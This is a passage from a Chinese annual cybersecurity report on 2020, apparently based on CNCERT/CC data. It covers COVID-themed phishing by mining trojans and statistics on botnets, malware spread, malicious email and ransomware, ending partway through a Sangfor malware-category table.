


图 2-101　DTLMiner 挖矿钓鱼邮件（来源：北京瑞星网安技术股份有限公司[6]）

②LemonDuck挖矿木马

LemonDuck挖矿木马在2020年上半年活跃起来，并利用“新冠病毒”邮件进行传播。该木马会发送以“新冠肺炎疫情”为内容的钓鱼邮件，诱导收件人点击携带了挖矿木马的邮件附件，如图2-102所示。




图 2-102　LemonDuck 挖矿钓鱼邮件（来源：亚信安全科技股份有限公司）

[6]　国家信息中心，北京瑞星网安技术股份有限公司 . 2020 年中国网络安全报告 [R]. 2021.

2.7.3 总结

通过上述案例分析，我们可以发现钓鱼邮件是新冠肺炎疫情期间进行网络攻击的主要方式，勒索病毒、挖矿木马、APT攻击大多是通过钓鱼邮件中的恶意链接或附件进行攻击的。邮件中高度敏感的热点话题容易使受害者疏于防备，在毫无察觉的情况下遭到攻击。

同时可以发现网络攻击并没有在疫情的影响下减少或暂停，而是紧跟时事，在新冠肺炎疫情期间反而更加活跃。

03

计算机恶意程序传播和活动情况

3.1 木马或僵尸网络监测情况

木马是指以盗取用户个人信息，甚至是以远程控制用户计算机为主要目的的恶意程序。由于它像间谍一样潜入用户的电脑，与战争中的“木马”战术十分相似，因而得名木马。按照功能分类，木马程序可进一步分为盗号木马、网银木马、窃密木马、远程控制木马、流量劫持木马、下载者木马和其他木马等，随着木马程序编写技术的发展，一个木马程序往往同时具备上述多种木马的功能。

僵尸网络是指被黑客集中控制的计算机群，其核心特点是黑客能够通过一对多的命令与控制信道操纵感染木马或僵尸程序的主机执行相同的恶意行为，如可同时对某目标网站进行分布式拒绝服务攻击或同时发送大量的垃圾邮件等。

2020年，CNCERT/CC抽样监测结果显示，在利用木马或僵尸程序控制服务器对主机进行控制的事件中，控制服务器IP地址总数为65,865个，较2019年（102,554个）下降35.8%。受控主机IP地址总数为8,560,434个，较2019年（13,150,711个）下降34.9%。其中，我国境内木马或僵尸程序受控主机IP地址数量为5,338,246个，较2019年（5,818,828个）下降8.3%；境内控制服务器IP地址数量为12,810个，较2019年（14,320个）下降10.5%。

3.1.1 木马或僵尸程序控制服务器分析

2020年，我国境内木马或僵尸程序控制服务器IP地址数量为12,810个，较2019年（14,320个）下降了10.5%；我国境外木马或僵尸程序控制服务器IP地址数量为53,055个，较2019年（88,234个）下降了39.9%，具体如图3-1所示。经过我国木马及僵尸网络专项打击行动的持续治理，我国境内的木马或僵尸程序控制服务器数量有所下降。




图 3-1　2016-2020 年木马或僵尸程序控制服务器 IP 地址数量对比（来源：CNCERT/CC）

2020年，在发现的因感染木马或僵尸程序而形成的僵尸网络中，控制规模（以被控主机IP地址数量计）为1～100的僵尸网络占比最高（87.2%），控制规模（以被控主机IP地址数量计）为100～1,000的僵尸网络数量与2019年相比减少了137个，控制规模（以被控主机IP地址数量计）分别为1,000～5,000、5,000～2万、2万～5万、5万～10万的僵尸网络数量与2019年相比分别增加850个、1,544个、497个、57个。

2020年我国境内木马或僵尸程序控制服务器IP地址数量按月度统计如图3-2所示，全年呈波动态势，1月达到全年最高值3,276个，10月为全年最低值692个。




图 3-2　2020 年我国境内木马或僵尸程序控制服务器 IP 地址数量按月度统计（来源：CNCERT/CC）

2020年我国境内木马或僵尸程序控制服务器IP地址数量占比按地区统计如图3-3所示，占比排名前3位的为江苏省（15.5%）、广东省（12.0%）和北京市（9.3%）。




图 3-3　2020 年我国境内木马或僵尸程序控制服务器 IP 地址数量占比按地区统计（来源：CNCERT/CC）

2020年，境外约5.3万台控制服务器控制了我国境内约530万台主机。

3.1.2 木马或僵尸程序受控主机分析

2020年，我国境内共有5,338,246个IP地址对应的主机被植入木马或僵尸程序，数量较2019年（5,818,828个）下降8.3%，具体如图3-4所示。境外共有3,222,188个 IP地址对应的主机被植入木马或僵尸程序，数量较2019年（7,331,883个）下降了56.1%。




图 3-4　2016-2020 年我国境内木马或僵尸程序受控主机数量对比（来源：CNCERT/CC）

2020年，CNCERT/CC持续加大对木马或僵尸网络的治理力度，木马或僵尸程序受控主机IP地址数量全年整体呈现下降态势，3月达到全年最高值1,962,459个，10月为全年最低值1,021,364个。2020年木马或僵尸程序受控主机IP地址数量按月度统计如图3-5所示。




图 3-5　2020 年木马或僵尸程序受控主机 IP 地址数量按月度统计（来源：CNCERT/CC）

2020年我国境内木马或僵尸程序受控主机IP地址数量占比按地区统计如图3-6所示，占比排名前3位的为江苏省（12.1%）、浙江省（11.5%）和广东省（11.4%）。




图 3-6　2020 年我国境内木马或僵尸程序受控主机 IP 地址数量占比按地区统计（来源：CNCERT/CC）

3.2 恶意程序传播活动监测情况

2020年，CNCERT/CC持续监测恶意程序传播情况，全年捕获的恶意程序样本数量为4,298万余个，同比2019年（6,287万余个）下降31.6%，涉及恶意代码家族34.8万余个，新增恶意代码家族235个。2020年捕获恶意程序样本数量按月度统计如图3-7所示，全年恶意程序样本捕获数量整体呈现上涨趋势。




图 3-7　2020 年捕获恶意程序样本数量按月度统计（来源：CNCERT/CC）

2020年，CNCERT/CC监测到恶意程序传播次数为17.5亿余次，同比2019年（30.0亿余次）降低41.7%，恶意程序月平均传播1.5亿余次。2020年恶意程序传播次数按月度统计如图3-8所示。




图 3-8　2020 年恶意程序传播次数按月度统计（来源：CNCERT/CC）

恶意程序传播的常用途径之一是电子邮件，CNCERT/CC持续开展恶意电子邮件的传播监测。2020年，捕获通过电子邮件传播的恶意代码52.6万余个，同比2019年（79.2万余个）下降33.6%。2020年监测发现恶意电子邮件传播6101.8万余次，同比2019年（1.148亿余次）降低46.8%。2020年捕获的通过电子邮件传播的恶意程序数

量和恶意电子邮件传播次数按月度统计如图3−9和图3−10所示。




图 3−9　2020 年捕获的通过电子邮件传播的恶意程序数量按月度统计（来源：CNCERT/CC）




图 3−10　2020 年捕获的恶意电子邮件传播次数按月度统计（来源：CNCERT/CC）

2020年，CNCERT/CC共监测到4,077,008个放马IP地址（去重后），其中我国境内放马IP地址数量为1,680,534个，占41.2%，境外放马IP地址占58.8%。图3−11是2020年我国境内放马站点（按IP地址统计）数量按月度统计情况，可以看到，新冠肺炎疫情最紧张的上半年，恶意程序放马站点每月都处于较活跃的状态。




图 3-11　2020 年我国境内放马站点（按 IP 地址统计）数量按月度统计（来源：CNCERT/CC）

2020年我国境内放马站点IP地址数量占比按地区分布如图3-12所示，占比排名前3位的为河南省（21.6%）、广东省（14.4%）和浙江省（13.2%）。




图 3-12　2020 年我国境内放马站点 IP 地址数量占比按地区分布（来源：CNCERT/CC）

2020年，CNCERT/CC共监测到我国境内5,541万个IP地址受到恶意程序攻击，约占我国IP地址总数的14.2%，受恶意程序攻击的IP地址数量占比按地区分布如图3-13所示，占比排名前3位的为山东省（8.6%）、江苏省（7.4%）和广东省（6.8%）。




图 3-13　2020 年我国境内受恶意程序攻击 IP 地址数量占比按地区分布（来源：CNCERT/CC）

2020年放马站点按顶级域名占比分布情况如图3-14所示，占比排名前3位的为.com（45.2%）、.cn（4.9%）和.net（3.1%）。




图 3-14　2020 年放马站点按顶级域名占比分布情况（来源：CNCERT/CC）

2020年放马站点使用的端口占比分布统计如图3-15所示，其中，恶意程序传播绝大多数使用80端口。




图 3-15　2020 年放马站点使用的端口占比分布统计（来源：CNCERT/CC）

2020年，CNCERT/CC捕获勒索病毒78.1万余个，较2019年同比增长6.8%，勒索病毒持续活跃。近年来，勒索病毒逐渐从“广撒网”转向定向攻击勒索，表现出更强的针对性，攻击目标主要是一些大型的有价值的特定机构。同时，勒索病毒技术手段不断升级，勒索病毒利用漏洞入侵与内网横向移动的自动化、集成化、模块化、组织化的特点愈发明显，攻击技术呈现准“APT”趋势。勒索团伙将加密文件窃取回传，并将部分或全部文件公布在网站或暗网的数据泄露站点，以威胁受害者缴纳赎金。如意大利眼镜生产公司Luxottica、法国航运公司达飞集团、全球最大邮轮运营商嘉年华公司、我国某互联网公司等全球多个企业或机构都曾是勒索团伙的受害者。

3.3 支撑单位的监测情况

3.3.1 深信服科技股份有限公司报送的计算机恶意程序捕获情况

根据深信服科技股份有限公司监测结果，2020年捕获恶意程序总数为261,603个（按活跃恶意域名数量统计），同比2019年增长191.4%。2020年捕获的恶意程序数量按月度统计如图3-16所示，其中12月达到全年最高值（35,764个），5月达到全年最低值（9,189个）。




图 3-16　2020 年捕获的恶意程序数量按月度统计（来源：深信服科技股份有限公司）

2020年捕获恶意程序样本总量为155,773,883个（按MD5值统计），比2019年的17,691,212个增长780.5%。2020年捕获的恶意程序样本数量按月度统计如图3-17所示，其中12月达到全年最高值（30,319,436个），5月达到全年最低值（4,596,967）个。




图 3-17　2020 年捕获的恶意程序样本数量按月度统计（来源：深信服科技股份有限公司）

2020年感染恶意程序的主机数量按月度统计如图3-18所示，其中7月达到全年最高值（5,883,280台），2月达到全年最低值（628,268台）。




图 3-18　2020 年感染恶意程序的主机数量按月度统计（来源：深信服科技股份有限公司）

深信服科技股份有限公司将捕获的恶意程序进行大类划分（按活跃恶意域名数量统计），各类别按活跃数量排行依次为蠕虫、僵尸网络、木马远控、感染型病毒、后门软件、勒索软件、挖矿、间谍软件、广告软件等。2020年捕获的恶意程序数量分类统计数据见表3-1。

表3-1　2020年捕获的恶意程序数量分类统计（来源：深信服科技股份有限公司）

序号	类别	数量 / 个
1	蠕虫	135,283
2	僵尸网络	66,992
3	木马远控	42,867
4	感染型病毒	7,133
5	后门软件	4,626
